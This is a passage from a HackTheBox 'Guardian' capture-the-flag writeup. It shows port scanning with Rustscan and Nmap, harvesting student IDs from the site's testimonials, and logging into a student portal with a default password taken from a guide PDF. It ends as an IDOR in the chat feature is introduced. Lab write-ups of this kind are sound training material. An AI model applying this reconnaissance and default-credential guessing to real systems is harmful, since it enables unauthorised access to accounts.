Guardian Writeup
HackTheBox Guardian Hard Machine Writeup
Adding IP to /etc/hosts
Add your machine IP into your /etc/hosts:
1
10.129.202.245 guardian.htb
Rustscan
Let’s use Rustscan/Nmap to check the ports on the Guardian machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ rustscan -a guardian.htb -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
To scan or not to scan? That is the question.

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.202.245:22
Open 10.129.202.245:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -A" on ip 10.129.202.245
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 08:38 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
Initiating Ping Scan at 08:38
Scanning 10.129.202.245 [4 ports]
Completed Ping Scan at 08:38, 0.29s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:38
Scanning guardian.htb (10.129.202.245) [2 ports]
Discovered open port 22/tcp on 10.129.202.245
Discovered open port 80/tcp on 10.129.202.245
Completed SYN Stealth Scan at 08:38, 0.31s elapsed (2 total ports)
Initiating Service scan at 08:38
Scanning 2 services on guardian.htb (10.129.202.245)
Completed Service scan at 08:38, 6.55s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against guardian.htb (10.129.202.245)
Initiating Traceroute at 08:38
Completed Traceroute at 08:38, 0.28s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:38
Completed Parallel DNS resolution of 1 host. at 08:38, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
NSE: Script scanning 10.129.202.245.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 7.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 1.08s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
Nmap scan report for guardian.htb (10.129.202.245)
Host is up, received reset ttl 63 (0.27s latency).
Scanned at 2026-02-27 08:38:17 EST for 18s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtPLvoTptmr4MsrtI0K/4A73jlDROsZk5pUpkv1rb2VUfEDKmiArBppPYZhUo+Fopcqr4j90edXV+4Usda76kI=
|   256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHTkehIuVT04tJc00jcFVYdmQYDY3RuiImpFenWc9Yi6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Guardian University - Empowering Future Leaders
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/27%OT=22%CT=%CU=42057%PV=Y%DS=2%DC=T%G=N%TM=69A19E5B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST11
OS:NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 16.230 days (since Wed Feb 11 03:06:44 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   268.55 ms 10.10.14.1
2   268.66 ms guardian.htb (10.129.202.245)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:38
Completed NSE at 08:38, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.81 seconds
           Raw packets sent: 41 (2.598KB) | Rcvd: 27 (1.818KB)
This is a lot of output from Rustscan as expected, but this is the main part you need to focus on.
1
2
3
4
5
6
7
8
9
10
11
12
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtPLvoTptmr4MsrtI0K/4A73jlDROsZk5pUpkv1rb2VUfEDKmiArBppPYZhUo+Fopcqr4j90edXV+4Usda76kI=
|   256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHTkehIuVT04tJc00jcFVYdmQYDY3RuiImpFenWc9Yi6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Guardian University - Empowering Future Leaders
|_http-server-header: Apache/2.4.52 (Ubuntu)
We have two ports open: SSH (22) and HTTP (80). Let’s check what is on the web application.
HTTP(80)
Logging In
Let’s check the homepage for anything we can do.

We have a button for a Student Portal. When we try clicking on it, it redirects us to a subdomain.

We can add portal.guardian.htb to our /etc/hosts.

It seems we require a username (student’s would submit their student ID starting with GU) and a password. When looking around the main site, we can see testimonials by students at this school.

In these testimonials, we see the email addresses of the students with their student ID. Now, we have three student IDs to work with:
1
2
3
GU0142023
GU6262023
GU0702025
When going back to the portal, we can see a Forgot Password button on the login page.


We need to have access to the email address of the student to change the student’s password. I was a little stuck at first, but when I went to the student portal login page, I saw a popup on the top-right of the screen.

When clicking Portal Guide, we are redirected to a PDF file. There, we see a default password for users.


It is possible that one of the users we found above did not change their password and still uses the default password. When testing out all users, inceed one user GU0142023 is still using the default password!
IDOR
One of the tabs on the left catches my eye: Chats. Sometimes, sites with chat features have Insecure Direct Object References (IDOR).
